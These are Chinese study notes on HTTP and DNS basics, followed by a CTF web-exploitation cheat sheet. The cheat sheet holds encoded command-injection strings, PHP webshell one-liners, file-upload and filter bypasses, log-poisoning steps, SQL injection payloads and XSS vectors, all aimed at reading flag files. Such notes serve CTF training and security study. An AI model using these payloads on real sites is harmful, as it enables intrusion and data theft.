
HTTP协议
HTTP协议(超文本传输协议HyperText Transfer Protocol),它是基于TCP协议的应用层传输协议,简单来说就是客户端和服务端进行数据传输的一种规则。
HTTP请求组成
http请求由**请求行,header(cookie等等),请求正文(post有get没有)**三部分构成。name=John+Doe&age=30&location=New+York // 请求体,除了请求体的都是请求头
Location 是一个非常重要的响应头字段,它用于指示客户端(通常是浏览器)在完成当前请求后应该访问的下一个资源的URL
HTTP请求状态行
请求行由请求Method,(http请求方式) URL 字段和HTTP Version三部分构成, 总的来说请求行就是定义了本次请求的请求方式, 请求的地址, 以及所遵循的HTTP协议版本例如:
GET /example.html HTTP/1.1 (CRLF)
常见的HTTP请求方式包括:
GET:从服务器获取数据,通常用于获取网页、图片等静态资源。
POST:向服务器提交数据,通常用于提交表单、上传文件等操作。
PUT:向服务器上传新数据,通常用于更新资源。
DELETE:从服务器删除数据,通常用于删除资源。
Host:www.example.com,指定了请求的服务器地址
Connection:keep-alive,指示服务器保持连接以便后续请求
User-Agent ==表示浏览器或者操作系统的属性==
Windows NT 10.0; Win64; x64 表示操作系统信息
AppleWebKit/537.36 (KHTML, like Gecko)Chrome/91.0.4472.77 Safari/537.36 表示浏览器信息
Referer ==表示这个页面是从哪个页面跳转过来的==
Accept: */*Accept字段声明自己接受哪些压缩方法。Accept-Encoding: gzip, deflate
Concetion:
1.1版本之前基本都连开以后就断了,每次都要握手效率低下,到了1.1往后开始默认keep-alive一直连着,提高性能和提高http服务器的吞吐率(更少的TCP连接意味着更少的系统内核调用,socket的accept()和close()调用)。
**吞吐率:**单位是 “req/s”。吞吐率特指 Web 服务器单位时间内处理的请求数
Content-Disposition
是一个 MIME 协议的扩展头部字段,用于定义邮件附件或网页中文件的展示方式。在 HTTP 协议中,它主要用于指示浏览器如何处理响应体内容,即是否应该将内容内联显示(即作为页面的一部分)或作为附件下载并保存到本地。Content-Disposition 头部既可以是客户端发送的请求的一部分,也可以是服务器返回的响应的一部分
inline:默认值,表示响应的内容将被浏览器内联展示,通常用于 PDF、图片等文件,用户可以直接在浏览器中查看内容。attachment:表示响应的内容将被浏览器视为附件,提示用户下载文件。如果提供了filename参数,浏览器会使用该参数值作为下载文件的默认文件名。
例如,当服务器发送一个文件并希望用户下载而不是在浏览器中打开时,可以使用以下头部:
Content-Disposition: attachment; filename="filename.jpg"
也可以是客户端发送希望如何处理我的数据的
守护进程(Daemon)是一种在后台运行的特殊进程,用于执行特定的系统任务或等待某些事件的发生。在计算机操作系统中,守护进程通常不与任何特定用户会话或交互式终端关联,而是持续运行以等待和响应系统请求或网络请求。
http守护进程:
如果客户端长时间没有发起请求,网关长时间得到响应时,就会默认此次的连接已经完成,从而断开,那么下次的连接还要重新进行TCP的连接,所以为了维持这样的状态,服务器会开启一个http进程来维持该连接。
X-Forwarded-For头的值通常是一个或多个IP地址,用逗号分隔。第一个IP地址通常是原始请求者的地址,随后的地址可能是中间代理服务器的地址。例如:
X-Forwarded-For: 192.0.2.1, 198.51.100.1
Content-Type 是 HTTP 头部用来指示资源的 MIME 类型(媒体类型)。在 Content-Type 的定义中,application 是指该媒体类型属于应用程序类型
application/x-www-form-urlencoded:这是 HTML 表单默认的编码方式,用于提交表单数据。数据被编码为键值对,以&分隔,每个键值对的键和值通过=连接。application/javascript:用于传输 JavaScript 代码。
总结post请求需要注意的:
1.请求方式, 请求行中的请求方式需要改为POST
2.请求头, 提交POST请求, 需要比GET请求多提供几个请求头, 其中最重要的一个是 Content-Type: application/x-www-form-urlencoded
3.请求体格式, 请求头和请求体之间有一个请求空行, 也就是一行空内容, 用来分隔请求头和请求体的内容, 如果中间的空行被不小心删掉了或者多了几行空行, 都会出现异常
HTTP响应
也由三部分组成,包括状态行,消息报头,响应正文。
HTTP响应状态行
状态行也由三部分组成,包括HTTP协议的版本,状态码,以及对状态码的文本描述。例如:
HTTP/1.1 200 OK (CRLF)
HTTP响应状态码
状态代码有三位数字组成,第一个数字定义了响应的类别,且有五种可能取值: 1xx:指示信息 - 表示请求已接收,继续处理 2xx:成功 - 表示请求已被成功接收、理解、接受 3xx:重定向 - 要完成请求必须进行更进一步的操作 4xx:客户端错误 - 请求有语法错误或请求无法实现 * 5xx:服务器端错误 - 服务器未能实现合法的请求
常见状态代码、状态描述、说明: 200: OK - 客户端请求成功 400: Bad Request - 客户端请求有语法错误,不能被服务器所理解 401: Unauthorized - 请求未经授权,这个状态代码必须和WWW-Authenticate报头域一起使用 403: Forbidden - 服务器收到请求,但是拒绝提供服务 404: Not Found - 请求资源不存在,eg:输入了错误的URL 500: Internal Server Error - 服务器发生不可预期的错误 * 503: Server Unavailable - 服务器当前不能处理客户端的请求,一段时间后,可能恢复正常
HTTP状态返回码302
是一个重定向状态码,它表示请求的资源已经被临时移动到了另一个位置。当客户端发送一个请求时,服务器会返回302状态码以及一个包含新位置的URL的响应头,客户端会根据这个新的URL重新发送请求。这种状态码通常用于处理网页重定向或者临时性的资源移动。
**Content-Encoding:**字段说明数据的压缩方法。(由于发送的数据可以是任何格式,因此可以把数据压缩后再发送)
例:Content-Encoding: gzip
Content-Length:45,指定了请求体的长度。(用来区分不同响应,指示响应正文(Body)的长度)
**Content-Type:**服务器回应的时候,必须告诉客户端,数据是什么格式。application/pdf,application/zip这些的总称就叫MIME type,还可以在尾部使用分号,添加参数。
例:Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked 表明回应将由数量未定的数据块组成,分块传输因为Content-Length要等所有的数据加载完,他这个就是一响应了就发回去。
1.1 版还引入了管道机制(pipelining),即在同一个TCP连接里面,客户端可以同时发送多个请求。这样就进一步改进了HTTP协议的效率。
缺点:虽然1.1版允许复用TCP连接,但是同一个TCP连接里面,所有的数据通信是按次序进行的。服务器只有处理完一个回应,才会进行下一个回应。要是前面的回应特别慢,后面就会有许多请求排队等着。这称为“队头堵塞”(Head-of-line blocking)。HTTP/2 复用TCP连接,在一个连接里,客户端和浏览器都可以同时发送多个请求或回应,而且不用按照顺序一一对应,这样就避免了”队头堵塞”。
HTTP/2 将每个请求或回应的所有数据包,称为一个数据流(stream)数据流发送到一半的时候,客户端和服务器都可以发送信号(RST_STREAM帧),取消这个数据流。1.1版取消数据流的唯一方法,就是关闭TCP连接。这就是说,HTTP/2 可以取消某一次请求,同时保证TCP连接还打开着,可以被其他请求使用。
服务器推送
HTTP/2 允许服务器未经请求,主动向客户端发送资源,这叫做服务器推送(server push)。
常见场景是客户端请求一个网页,这个网页里面包含很多静态资源。正常情况下,客户端必须收到网页后,解析HTML源码,发现有静态资源,再发出静态资源请求。其实,服务器可以预期到客户端请求网页后,很可能会再请求静态资源,所以就主动把这些静态资源随着网页一起发给客户端了。
代理
代理(英语:Proxy)也称网络代理,是一种特殊的网络服务,允许一个终端(一般为客户端)通过这个服务与另一个终端(一般为服务器)进行非直接的连接。一些网关、路由器等网络设备具备网络代理功能。一般认为代理服务有利于保障网络终端的隐私或安全,在一定程度上能够阻止网络攻击。
代理端口 是一个计算机网络术语,指的是在客户端和服务器之间的通信过程中,客户端使用的一个临时端口号
DNS和CDN(解析域名)
1.A记录(address)
将域名解析成IP地址的映射关系
**2.CNAME(**Canonical Name),规范名称(主域名的小名)
将域名解析为域名
www.yy.com → www.xx.com → 1.1.1.1
www.cc.com → www.xx.com → 1.1.1.1
小名->主名->ip
3.CNAME存在意义:
当更改IP的时候只用更改主域名,子域名指向主域名无需更改
CDN,即Content Delivery Network,内容分发网络,是一种通过将内容缓存在多个网络节点上,使用户就近访问所需内容,从而提高用户访问速度的技术。持多线路(如联通、移动、电信),减少跨网访问,从而加速内容的分发。
从点击到内容


中间的代理服务器具有缓存作用,提高IP解析响应速度
有一个地方写错了,更正:权限域名服务器->权威域名服务器
权威域名服务器是负责存储和管理某个特定域名下所有域名记录的服务器,比如taobao.com只能由taobao的权威服务器来解析,我们平常的DNS是递归服务器,它会递归的一个个问ip,比如它先问根服务器顶级域名服务器的ip,再向顶级域名服务器问二级域名服务器的ip
域传送
DNS服务器可以分为主服务器、备份服务器和缓存服务器。域传送是指备份服务器从主服务器拷贝数据,并使用得到的数据更新自身数据库。域传送是在主备服务器之间同步数据库的机制。
hosts文件
Hosts是一个没有扩展名的系统文件,其基本作用是将一些常用的网址域名 与其对应的IP地址建立一个关联**“数据库“**,**当用户在浏览器中输入一个网址 时,系统会首先从Hosts文件中寻找对应的IP地址,一旦找到,系统会立即打 开对应网页,如果没有找到,则系统会将网址提交DNS域名解析服务器进行 IP地址解析**
localhost
localhost首先是一个域名(如同:www.baidu.com),也是本机地址,它可以被配置为任意的IP地址(也就是说,可以通过hosts这个文件进行更改的)
localhost与127.0.0.1(指向本机的)的关系
在实际工作中,localhost是不经过网卡传输的,所以,它不受网络防火墙和与网卡相关的种种限制;而127.0.0.1则要通过网卡传输数据,是必须依赖网卡的。这一点也是 localhost 和 127.0.0.1 的最大的区别。这就是为什么有时候用localhost可以访问,但用127.0.0.1就不可以的情况。
反向DNS查找
其他常见的DNS记录类型
除了NS记录,DNS还支持许多其他类型的记录,以下是一些主要的记录类型:
A 记录:将域名映射到IPv4地址。
- 格式:
域名 TTL IN A IP地址
- 格式:
AAAA 记录:将域名映射到IPv6地址。
- 格式:
域名 TTL IN AAAA IPv6地址
- 格式:
CNAME 记录:为域名提供别名。
- 格式:
别名域名 TTL IN CNAME 目标域名
- 格式:
MX 记录:定义邮件服务器。
- 格式:
域名 TTL IN MX 优先级 邮件服务器域名
- 格式:
TXT 记录:可以存储文本信息,常用于SPF(发送策略框架)记录。
- 格式:
域名 TTL IN TXT "文本内容"
- 格式:
PTR 记录:反向指针记录,用于将IP地址映射到域名。
- 格式:
IP地址 TTL IN PTR 域名
- 格式:
SRV 记录:服务记录,用于定义提供特定服务的服务器。
- 格式:
服务名称 TTL IN SRV 优先级 权重 端口 目标域名
- 格式:
CAA 记录:证书授权机构记录,用于指定可颁发证书的CA。
- 格式:
域名 TTL IN CAA 属性值 值
- 格式:
DS 记录:Delegation Signer记录,用于DNSSEC(域名系统安全扩展)。
- 格式:
域名 TTL IN DS 密钥标签 算法 密钥ID 密钥值
- 格式:
SSHFP 记录:SSH公钥指纹记录,用于验证SSH服务器的公钥。
- 格式:
域名 TTL IN SSHFP 哈希算法 公钥类型 公钥指纹
- 格式:
TLSA 记录:用于DNS-Based Authentication of Named Entities (DANE),定义TLS服务器的证书。
- 格式:
域名 TTL IN TLSA 协议类型 证书类型 证书关联数据
- 格式:
其中PTR记录用来反向映射域名,下面是格式
IP地址.in-addr.arpa. TTL IN PTR 域名
IP地址:需要反向解析的IP地址。
in-addr.arpa:这是反向DNS查找的顶级域。(
in-addr.arpa是一个特殊的DNS域,专门用于反向DNS查找。它允许你将IP地址反向映射到域名。这个域的名称是“Internet Address Reverse Address”,即“互联网地址反向地址”。)域名:对应的域名。
查看DNS缓存
Ipconfig /displaydns
CURL
cURL(客户端URL)是一个开放源代码的命令行工具,也是一个跨平台的库(libcurl),用于在服务器之间传输数据
curl -v ip 显示与目标服务器连接的基本信息
curl -xmethod 向服务器上传或者下载数据
php里面还有个curl函数基于这个的
1 | <?php |
shell
shell壳俗称小黑格窗口,用于用户和操作系统沟通
常见的shell包括以下几种:
bash:bash是Linux标准默认的shell,也是大多数Linux系统默认使用的shell。bash是Bourne shell的一个免费版本,具有许多内部命令和功能,可以通过help命令来查看帮助。bash具有强大的脚本能力,适合编写复杂的脚本程序。
sh:sh由Steve Bourne开发,是Unix标准默认的shell。sh在早期的Unix系统中非常流行,但现在逐渐被bash等更现代的shell所取代。
ash:ash shell是由Kenneth Almquist编写的,是Linux中占用系统资源最少的一个小shell。它只包含少量的内部命令,使用起来可能不如其他shell方便,但在一些资源有限的系统中仍然很有用。
Linux的shell常见命令
ls:这是一个系统命令,用于列出目录中的文件和子目录。例如,输入
ls会列出当前目录下的所有文件和文件夹。cd:这也是一个系统命令,用于改变当前工作目录。例如,输入
cd /home/user会将当前工作目录切换到/home/user。echo:这是一个既可以作为系统命令也可以作为Shell内建命令使用的命令,用于在终端输出字符串或变量的值。例如,输入
echo "Hello, World!"会在终端输出Hello, World!。
解释一下这个
这个命令是一个Linux shell命令,它涉及到了几个步骤和工具。我们可以分解这个命令以更好地理解其含义和功能。
echo “Y2F0IGZsYWcucGhw”:
echo是一个常用的Linux命令,用于输出字符串或变量的内容。"Y2F0IGZsYWcucGhw"是一个Base64编码的字符串。解码后,它代表cat flag.php。
| base64 -d:
|是管道符号,用于将一个命令的输出作为另一个命令的输入。base64 -d是一个命令,用于解码Base64编码的字符串。这里,它将echo命令输出的Base64编码字符串解码回原始文本。
| bash:
再次使用管道符号
|将base64 -d命令的输出传递给bash。bash是一个常用的Linux shell,用于执行命令。这里,它执行解码后的命令,即cat flag.php。
综上所述,这个命令的整体作用是:
输出Base64编码的字符串
Y2F0IGZsYWcucGhw。将该字符串解码为
cat flag.php。在bash shell中执行
cat flag.php命令,从而显示flag.php文件的内容。echo$IFS$6Y2F0IGZsYWcucGhw|base64$IFS$6-d|sh
passthru(base64_decode(“dGFjIGZsYWcucGhw”));
%28
passthru%28base64_decode%28”dGFjIGZsYWcucGhw”))%3B
printf
IFS*6“%s”IFS*6“Y2F0IGZsYWcucGhw”IFS*6|IFS*6base64IFS*6-dIFS*6|IFS*6sh
这种编码和执行的方式通常用于隐藏命令的实际内容,可能是为了某种形式的混淆或隐藏。在CTF(Capture The Flag)竞赛或安全挑战中,这种技巧经常用于创建“隐藏”的命令或线索。
对于被包含的文件,「代码」部分会直接执行,不会在页面中显示;「非代码」部分(即不能执行的内容)则会在页面中显示。针对这一特性,我们可以将被包含文件的内容「编码」为不可执行的内容,让其在页面中显示,再将页面中的内容在本地「解码」,就可以拿到文件的后端源码了。这里我们可以使用PHP伪协议对文件内容进行base64编码
—————————————
命令执行
ls /列出根目录下面所有的文件
?c=echo tac fla*; echo
?c=system(“tac%20fla*“); 直接扫(url编码绕过空格)
?c=eval($_GET[1]);&1=phpinfo(); 传参
?c=system(“cp%20fl*
g.php%20a.txt%20”); copy
?file=php://filter/read=convert.base64-encode/resource=phpinfo.php 文件读取(分号被过滤也可以用)
文件执行

若有写入权限,写入一句话木马
c=include%0a$_GET[1]?>&1=php://filter/convert.base64-encode/resource=flag.php 跳出过滤法,强行结尾
?c=include$_GET[v]?>&v=data://text/plain,system(%22tac%20flag.php%22)?%3E
passthru也是系统命令执行函数
引号绕过c=echo `cat fl’’ag.p’’hp`‘;
重造变量:?c=eval($_GET[1]);&1=echo `tac flag.php`
伪协议读取
上面的phpfilter读取也是
?c=data://text/plain;base64,PD9waHAgc3lzdGVtKCdjYXQgZmxhZy5waHAnKTs/Pg==
短标签
<?= “Hello PHP !”?>
八进制绕过
eval("\163\171\163\164\145\155"("\144\151\162"))
#2.hex编码:cat flag.php -> 63617420666c61672e706870 echo “63617420666c61672e706870”|xxd -r -p|bash #xxd: 二进制显示和处理文件工具,cat: 以文本方式ASCII显示文件 #-r参数:逆向转换。将16进制字符串表示转为实际的数 #-ps参数:以 postscript的连续16进制转储输出,也叫做纯16进制转储。 #-r -p将纯十六进制转储的反向输出打印为了ASCII格式。
#3.shellcode编码:cat flag.php -> \x63\x61\x74\x20\x66\x6c\x61\x67\x2e\x70\x68\x70
(printf “\x63\x61\x74\x20\x66\x6c\x61\x67\x2e\x70\x68\x70”)
文件上传
0.accept: ‘images’(改成files), exts: ‘png’(entension改成php)前端校验
1.后缀名绕过(filename一定要是正确的)
2.content-type改动
3.
ini,htaccess配置文件绕过
php.ini是php执行引擎要执行的php文件,和php.ini不同的是,.user.ini是一个能被动态加载的ini文件。也就是说修改了.user.ini后,不需要重启服务器中间件,只需要等待user_ini.cache_ttl所设置的时间(默认为300秒),即可被重新加载。所以有了.user.ini绕过(auto_prepend_file ; 指定一个文件,自动包含在要执行的文件后。),在同一个目录下执行任意php都会执行指定文件
自php5.3.0起,PHP支持基于每个目录的.htaccess风格的INI文件。针对apache的
4.空格绕过,“.php ”
5.大小写绕过
6.windows特征绕过
Windows中后缀名.,系统会自动忽略末尾的”.”,所以可以通过在末尾加.来进行绕过
7.双写绕过
8.在window的时候如果文件名+”::$DATA”会把::$DATA之后的数据当成文件流处理,不会检测后缀名,且保持::$DATA之前的文件名,其实和空格绕过点绕过类似
9.

00截断绕过(php.ini这个配置文件中 magic_quotes_gpc必须为 off不然会被过滤)
%00表示ascll码的0 ,而ascii码的0,表示字符串结束,所以当url中出现%00时就会认为读取已结束,在存储的时候simple.php%00.jpg就会变成simple.php执行
```auto_prepend_file和auto_append_file` 是 PHP 配置指令,它们允许你在执行 PHP 脚本之前或之后自动包含一个文件。这两个指令非常有用,但也存在潜在的安全风险,如果被不当使用。
auto_prepend_file
这个指令指定了一个文件,该文件的内容会在每个 PHP 脚本执行之前被包含(或”prepend”,即放在前面)。这意味着无论请求哪个 PHP 页面,指定的文件都会被首先执行。
auto_append_file
与 auto_prepend_file 类似,auto_append_file 指定了一个文件,该文件的内容会在每个 PHP 脚本执行之后被包含(或”append”,即放在后面)。这样,无论 PHP 脚本何时执行完毕,指定的文件都会被最后执行。
10.日志包含
<? include “/var/log/nginx/access.log”?>
11.<?=`tac ../flag.?hp`?>反引号绕过

1.前端2.content-desposition实际执行的后缀名进行改动(只有前端无后端验证)3.后端开始对content-type审核,要改成image/png4.短标签<?=@eval($_GET[‘cmd’]);?>5.[]被过滤,使用{}进行替换。例如:
<?php @eval($_GET['cmd']);?> == <?php @eval($_GET{cmd});?>
可以省略;
6.【】和{}都被过滤<?=system(‘cat ../fl*‘)?>
passthru(base64_decode(“dGFjIGZsYWcucGhw”));
7.过滤了(绕过方法:直接用反撇号执行系统命令,反撇号就相当于shell_exec()函数。payload:
<?=`cat ../fl*`?>
8.<?=include”/var/lo”.”g/nginx/access.lo”.”g”日志包含
文件包含漏洞
分类
LFI(Local File Inclusion)
本地文件包含漏洞,指的是能打开并包含本地文件的漏洞。大部分情况下遇到的文件包含漏洞都是LFI。
为了方便本文把LFI直接称为文件包含漏洞。
RFI(Remote File Inclusion)
远程文件包含漏洞。是指能够包含远程服务器上的文件并执行。由于远程服务器的文件是我们可控的,因此漏洞一旦存在危害性会很大。但RFI的利用条件较为苛刻,需要php.ini中进行配置
= On
allow_url_include = On两
个配置选项均需要为On,才能远程包含文件成功。
在php.ini中,allow_url_fopen默认一直是On,而allow_url_include从php5.2之后就默认为Off。
文件包含联合伪协议
首先是include+参数1,作用是包含参数1的文件,运用了文件包含漏洞,最后的文件名字可以改为/etc/passwd和nginx的日志文件来定位flag位置
然后是%0a作用,这是url回车符,因为空格被过滤。事实上,删去也无所谓,似乎php会自动给字符串和变量间添加空格(经检验,只在eval中有效,echo中无效,还是得要空格)
后面的?>的作用是作为绕过分号,作为语句的结束。原理是:php遇到定界符关闭标签会自动在末尾加上一个分号。简单来说,就是php文件中最后一句在?>前可以不写分号。
在c中引用了参数1,然后&后对参数1定义,运用文件包含漏洞
日志包含
Apache服务器运行后会生成两个日志文件,这两个文件是access.log(访问日志)和error.log(错误日志),apache的日志文件记录下我们的操作,并且写到访问日志文件access.log之中,随便搞个一句话木马,然后包含日志就行了
apache当中
/var/log/httpd/access.log
nginx请求日志
/var/log/nginx/access.log
URL中的敏感词被进行了黑名单检测,但
如WAF对UA无检测,我们可以利用UA头传入一句话木马,再利用日志文件进行包含

爆破
弱口令爆破
burpsuite爆破
将接收到的包发送到instruder板块选择要爆破的地方

2.选择爆破类型

3.选字典

4.选题目处理的方式

最后攻击
域名爆破
通过layzer挖掘机等工具爆破出子域名(360quake引擎也可以)
伪随机数爆破
随机数通过随机数种子生成,一个种子和生成的随机数是具有线性规律的
例如y=kx;
k代表随机数种子,x代表次数乘一个别的东西
既然有线性关系我们就可以通过脚本逆推回随机数种子(实际上逆推出来的结果还和语言的版本有关并且自己写的脚本运行时间很慢于是使用现有的php_mt_seed)

sql注入
注入点判断
| 注入点类型 | 判断方法 | 例子 | 可能出现的源代码 |
|---|---|---|---|
| 数字型注入点 | 通过and 1=1和and 1=2测试返回结果 |
http://host/test.php?id=100 and 1=1 返回成功 |
SELECT * FROM table WHERE id = ? AND 1=1 (用户输入与查询条件一起被拼接) |
http://host/test.php?id=100 and 1=2 返回失败 |
SELECT * FROM table WHERE id = ? AND 1=2 (用户输入导致条件不成立) |
||
| 字符型注入点 | 通过单引号闭合和and '1'='1'测试 |
http://host/test.php?name=man' and '1'='1 返回成功 |
SELECT * FROM table WHERE name = 'man' AND '1'='1' (单引号闭合了字符串) |
http://host/test.php?name=man' and '1'='2返回失败 |
SELECT * FROM table WHERE name = 'man' AND '1'='2' (用户输入导致条件不成立) |
||
| 搜索型注入点 | 通过like查询和' and '%' '='测试 |
pt%’ and 1=1 and ‘%’=‘ | SELECT * FROM news WHERE keyword like ‘%pt%’ and 1=1 and ‘%’=‘%’ |
| 注入点类型 | 判断方法 | 例子 | 可能出现的源代码 |
|---|---|---|---|
| GET参数中的注入 | 通过修改URL参数来观察页面变化 | http://example.com/app?id=1 修改 id 参数后观察结果 |
SELECT * FROM table WHERE id = $_GET['id']; |
| User-Agent中的注入 | 通过修改HTTP请求头中的User-Agent字段来测试 | 使用Burp Suite的Repeater模块修改User-Agent | SELECT * FROM table WHERE (SELECT USER_AGENT()) LIKE '%$AGENT%'; (假设代码中有类似逻辑) |
| 字符型注入点 | 通过插入单、双引号的测试方法 | http://host/test.php?name=man' 观察是否引发SQL错误 |
SELECT * FROM table WHERE name = 'man'; (如果单引号未被转义,可能导致SQL错误) |
| 数字型注入点 | 通过输入具体数字或表达式测试页面显示 | http://host/test.php?id=1 与 http://host/test.php?id=2 比较结果 |
SELECT * FROM table WHERE id = $id; |
WHERE id= 1;#整形(数字型)闭合
WHERE id=‘1’; #单引号闭合
WHERE id=“1”;#双引号闭合
WHERE id=(‘1’);#单引号加括号
WHERE id=(“1”);#双引号加括号
布尔盲注
页面只有登录成功和登录失败这两种情况时,使用布尔盲注
使用 length()函数 判断查询结果的长度
使用 substr()函数 截取每一个字符,并穷举出字符内容
1’ and length( database() )=1(一直列)
MySQL的 substr()函数 截取查询结果的第一个字符,使用 ascii()函数 将截取的字符转换成 ASCLL编码,依次判断是否等于32,33,34……126

盲注脚本
substr函数第三个是长度
SELECT SUBSTRING(‘Hello World’ FROM 1 FOR 5); – 结果为 ‘Hello’
另一种用法从1开始遍历5个
联合查询
判断查询列数
1’ order by 1–+
order by 4回显错误,可以判断出当前sql语句向该表查询了三个字段,总共列数大于等于三
判断回显位
对于一个网页,如果它的列数有三列,但可能只有1,2列的数据返回页面前端。所以我们需要查询哪个列会回显,得用union select 1,2,3来查看回显位
联合注入查询
Select * from Article where id=‘-1’ union select 1,2,3–+’
在使用联合注入(Union-based SQL Injection)时,需要确保第一个 select 子句的查询结果为空集。这是因为在大多数情况下,Web应用程序只会显示结果集的第一行数据。如果第一个 select 子句返回了数据,那么这些数据将会显示在结果集的第一行,从而覆盖掉我们通过联合注入尝试获取的数据
phps即为 PHP Source。PHP Source 由 The PHP Group 发布,是最通用的关联应用程序。phps文件就是php的源代码文件,通常用于提供给用户(访问者)查看php代码,因为用户无法直接通过Web浏览器看到php文件的内容,所以需要用phps文件代替。
时间盲注
适用于==页面不会返回错误信息,只会回显一种界面==,其主要特征是==利用sleep函数,制造时间延迟,由回显时间来判断是否报错==
if(判断语句,x,y)如果判断语句正确则输出X,否则输出Y sleep(X)函数,延迟X秒后回显 if(1=1,1,sleep(1))即输出一 if(1=2,1,sleep(1))即延迟一秒后回显
报错注入
原理:让网站显示报错信息来获取数据
GROUP_CONCAT(column_name):告诉数据库将指定列的所有值连接起来。
concat(str1,str2,str3)连接字符串的函数
UPDATEXML(target, path, new_value)
target:一个 XML 类型的表达式,表示要修改的 XML 文档。path:一个字符串,表示要更新的 XML 部分的位置。这个路径使用 XPath 语法来指定。new_value:一个 XML 类型的表达式,表示新的 XML 内容,用来替换path指定的部分。
substr(string,start,<length>)从string 的start位置开始提取字符串
length:待提取的字符串的长度,若length为以下情况时,返回整个字符串的所有字符。
1、length不指定
2、length为空
3、length为负值
4、length大于字符串的长度
table.substr(str,length(str)-n+1,n) ;
str=‘chah234960b3’;
使用 updatexml() 函数时,存在一个限制,即报错信息中显示的字符串长度不能超过32个字符 str1=substr(str,length(str)-5+1,5);
?id=-1’ and updatexml(1,concat(‘~‘, substr( (select group_concat(schema_name) from information_schema.schemata) , 1 , 31) ),3) – a
‘ and updatexml(1,concat(‘~‘, substr( (select group_concat(table_name)from information_schema.tables where table_schema=‘security’) , 1 , 31) ),3)#
堆叠注入
分号(;)是用来表示一条sql语句的结束。试想一下我们在 ; 结束一个sql语句后继续构造下一条语句,会不会一起执行?因此这个想法也就造就了堆叠注入。

在我们的web系统中,因为代码通常只返回一个查询结果,因此,堆叠注入第二个语句产生错误或者结果只能被忽略,我们在前端界面是无法看到返回结果的。如上面的实例如果我们不输出密码那我们是看不到这个结果的。
?id=1’ union select 1,2,group_concat(schema_name) from information_schema.schemata–+
datebase()
以上爆库
-1’ union select 1,(select group_concat(table_name) from information_schema.tables where table_schema=“web2”),3 #
group_concat(table_name)from information_schema.tables where table_schema=‘66’–+
爆表?id=1’ or 1=1 union select 1,group_concat(column_name),3 from information_schema.columns where table_name=‘flag’–+# = group_concat的时候中间可以加空格隔开会好看点group_concat(a,’ ‘,b)
爆列
?id=1’ union select 1,2,group_concat(列) from ctfshow.flag–+
爆字段’ union select 1,group_concat() from ctfshow.flag–+
-1’ union select 1,group_concat(user,password SEPARATOR ‘, ‘) COLLATE utf8_general_ci from users#–+SEPARATOR把组合的东西用逗号分离
在SQL中,反引号(`)和单引号(’)有不同的用途和含义。
文件写出忽略过滤
?id=1’ union select 1,password from ctfshow_user5 where username=‘flag’ into outfile ‘/var/www/html/1.txt’–+
空格绕过
/**/ 第一种方法:
制表符(url编码为%09) 换行符(%0a) %0a %0b %0c %0d %09 %a0(在特定字符集才能利用) 以上均为URL编码
第二种方法: 括号()
第三种方法: 反引号 ` 代替空格
第四种方法: /**/
反引号(`):
反引号用于标识数据库、表或列的名称。
当数据库、表或列的名称包含空格或特殊字符时,或者当它们与SQL关键字冲突时,使用反引号将它们括起来。
例如,
show columns fromwords``;表示查询名为words`的表中的列信息。
单引号(’):
单引号用于括起字符串值。
它们通常用于SQL语句中,以指定字符串参数或值。
例如,
SELECT * FROMusersWHERE name = 'John Doe';中的'John Doe'是一个字符串值。
show columns from 表;展示表中列的信息(建表语句)
宽字节注入
id经过addslashes转义函数的处理,所有的单引号双引号字符都会被添加转义字符。接着在带入到数据库查询前设置了mysql_query(“SET NAMES gbk”),即设定字符集为gbk。漏洞就是由于这个设置导致宽字节注入。

英文一个字节,中文两个字节
、一个字节的叫窄字节,大于两个字节的叫宽字节
常见的宽字节编码:GB2312,GBK,GB18030,BIG5,Shift_JIS等等,宽字节注入就是把原本一个字节的英文加点东西变成两个字节的,我们在前面加上 %df’ ,转义函数会将%df’改成%df\’ , 而\ 就是%5c ,即最后变成了%df%5c’,而%df%5c在GBK中这两个字节对应着一个汉字 “運” ,就是说 \ 已经失去了作用,%df ‘ ,被认为運’ ,成功消除了转义函数的影响。
?id=1%df’
二阶注入
二次注入就是由于将数据存储进数据库中时未做好过滤,先提交构造好的特殊字符请求存储进数据库,然后提交第二次请求时与第一次提交进数据库中的字符发生了作用,形成了一条新的sql语句导致被执行,
注册一个账户admin ‘ –+ 密码123456,修改密码666666,发现改的是admin的密码而不是admin ‘–+因为被注释掉了 原句:修改密码where user =‘ ’
XSS攻击
action属性指定了表单提交时的目标URL,而method属性定义了数据提交的方式(通常是GET或POST)。如果没有这两个属性,浏览器默认会使用GET方法将表单数据附加到当前页面的URL后面,并且尝试重新加载当前页面。
注意隐藏按钮
onfocus和单引号绕过实体化
‘ onfocus=javascript:alert() ‘
href绕过
“><a href=javascript:alert()>xxx</a><”
大小写绕过
